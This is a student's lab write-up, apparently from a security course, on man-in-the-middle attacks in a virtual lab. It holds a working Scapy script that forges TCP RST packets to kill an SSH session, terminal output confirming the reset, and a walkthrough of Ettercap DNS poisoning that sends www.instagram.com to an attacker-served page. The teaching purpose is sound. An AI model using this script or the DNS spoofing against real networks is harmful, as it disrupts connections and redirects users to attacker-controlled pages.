
Ettercap for the Man-in-the middle Attack lab work

Author Shashangka

1 SSH conducts encryption at the transport layer, which is above the network layer, i.e., only the payload in TCP packets are encrypted, not the header. Therefore, the TCP RESET attack should still be successful since the attack only needs to spoof the header part. Repeat step 5 to attack the SSH connection between Ubuntu and Metasploitable 2 from Kali Linux. From your Ubuntu terminal, you can issue the following command to ssh to metasploitable 2 $ ssh msfadmin@metasploitable_IP_Address Use msfadmin as the password for the ssh server. Provide screenshots step by step showing your attack is successful.

Step 1:

The Python code is designed to intercept and manipulate a TCP RST packet, with the intent of launching an attack on the Ubuntu machine by spoofing its source.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.4-vmware-a...
23:52
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: /etc/ettercap
kali@kali: /var/www/html
"the quieter you become, the more you are able to hear"
10:52 SHASHANGKA
2/11/2024


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat tcp_reset.py
#!/usr/bin/python3

from scapy.all import *
def spoof_tcp(pkt):
    ip=IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp=TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt[TCP].ack)
    pkt=ip/tcp
    send(pkt, verbose=0)
sniff(filter='tcp and src host 192.168.5.132', prn=spoof_tcp)

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Step 2 :

Now I have successfully started the sniffing code by running the python code


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.4-vmware-a...
23:57
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: /etc/ettercap
kali@kali: /var/www/html
"the quieter you become, the more you are able to hear"
10:57 SHASHANGKA
2/11/2024

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./tcp_reset.py
```

Step 3:

Script successfully spoofed TCP Packet and Reset packet was sent which Terminated the SSH Session.


- The script was able to send a TCP packet with fake information.

- This packet pretended to come from a different source.

- After that, the script sent a Reset (RST) packet.

- As a result, the SSH session was abruptly terminated.


Here I have provided Screenshots too.



```
          inet6 addr: fe80::20c:29ff:fea9:47dc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11205 (11.2 KB)  TX bytes:9365 (9.3 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:148 errors:0 dropped:0 overruns:0 frame:0
          TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9196 (9.1 KB)  TX bytes:9196 (9.1 KB)

georgia@ubuntu:~$ ssh msfadmin@192.168.5.133
The authenticity of host '192.168.5.133 (192.168.5.133)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.5.133' (RSA) to the list of known hosts.
Write failed: Connection reset by peer
georgia@ubuntu:~$
```




```
georgia@ubuntu:~$ ssh msfadmin@192.168.5.133
msfadmin@192.168.5.133's password:
Write failed: Connection reset by peer
georgia@ubuntu:~$ SS
```

2 Provide a screenshot for step 6 result that DNS resolution for www.instagram.com has been change to the IP address of the Kali Linux machine (dig command execution screen).

Step 1:

Ettercap successfully poisoned the Ubuntu DNS cache, changing Instagram IP to kali IP



BookUbuntu - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Applications Places System
Sun Feb 11, 9:03 PM Georgia Weidman
georgia@ubuntu: ~
File Edit View Terminal Tabs Help
georgia@ubuntu: ~
Mozilla Firefox
[georgia@ubuntu: ~]
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
11:03 SHASHANGKA
2/11/2024

```
eth3      Link encap:Ethernet  HWaddr 00:0c:29:a9:47:dc
          inet addr:192.168.5.132  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea9:47dc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11205 (11.2 KB)  TX bytes:9365 (9.3 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:148 errors:0 dropped:0 overruns:0 frame:0
          TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9196 (9.1 KB)  TX bytes:9196 (9.1 KB)

georgia@ubuntu:~$ ssh msfadmin@192.168.5.133
The authenticity of host '192.168.5.133 (192.168.5.133)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.5.133' (RSA) to the list of known hosts.
Write failed: Connection reset by peer
georgia@ubuntu:~$ dig www.instagram.com

; <<>> DiG 9.5.0-P2 <<>> www.instagram.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13748
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.instagram.com.             IN      A

;; ANSWER SECTION:
www.instagram.com.      3600    IN      A       192.168.5.134

;; Query time: 9 msec
;; SERVER: 192.168.5.2#53(192.168.5.2)
;; WHEN: Sun Feb 11 20:17:36 2024
;; MSG SIZE  rcvd: 51

georgia@ubuntu:~$
```

Here,

- Ettercap successfully poisoned the DNS cache on Ubuntu.
- This manipulation resulted in the Instagram domain resolving to the IP address of the Kali Linux machine.
- Consequently, requests intended for Instagram are redirected to the Kali Linux server instead.


Step 2 :

When HTTP Request is made to Instagram.com Apache Server on the kali Linux responses and then spoofed HTML Page is served

When someone accesses Instagram.com via the Apache server on Kali Linux:

- The server responds by serving a spoofed HTML page.
- My goal is to potentially deceive user so I have written a message You Have been Hacked when HTTP Request is made to Instagram.com

I have also provided screenshot below.



BookUbuntu - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Applications Places System
Sun Feb 11, 9:07 PM Georgia Weidman
Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.instagram.com/
Google
Most Visited
Getting Started
Latest Headlines

you have been hacked

Done
georgia@ubuntu: ~
georgia@ubuntu: ~
[georgia@ubuntu: ~]
Mozilla Firefox
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
11:07 SHASHANGKA
2/11/2024